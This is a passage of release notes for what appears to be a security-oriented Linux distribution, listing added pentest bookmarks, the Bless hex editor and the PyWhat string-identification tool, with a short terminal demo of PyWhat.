





A lot of security bookmarks have also been added in the browser.




This release also adds a quick access graphical interface to many hacking web resources like (Hack The Box, TryHack.me, PWNX, Offensive Security etc. and also online tools like Revshell Generator, GTFOBins, CyberChef, Crackstation etc.





This release also adds 'Bless' as HEX editor.



PyWhat has also been added to this release. PyWhat is a tool that's is useful in identifying emails, IP addresses and more. See some examples here.

No Time to add Trivia


```

[HQ🚀192.168.249.139Xuser1]
[🐞]/home/user1 $ pywhat 192.168.40.145
Matched on: 192.168.40.145
Name: Internet Protocol (IP) Address Version 4
Link: https://www.shodan.io/host/192.168.40.145

[HQ🚀192.168.249.139Xuser1]
[🐞]/home/user1 $ pywhat google
Nothing found!

[HQ🚀192.168.249.139Xuser1]
[🐞]/home/user1 $ pywhat google.com
Matched on: google.com
Name: Uniform Resource Locator (URL)

[HQ🚀192.168.249.139Xuser1]
[🐞]/home/user1 $ pywhat chakravarthi.chinta07@gmail.com
Matched on: chakravarthi.ch
Name: Uniform Resource Locator (URL)

Matched on: gmail.com
Name: Uniform Resource Locator (URL)

Matched on: chakravarthi.chinta07@gmail.com
Name: Email Address

[HQ🚀192.168.249.139Xuser1]
[🐞]/home/user1 $

```


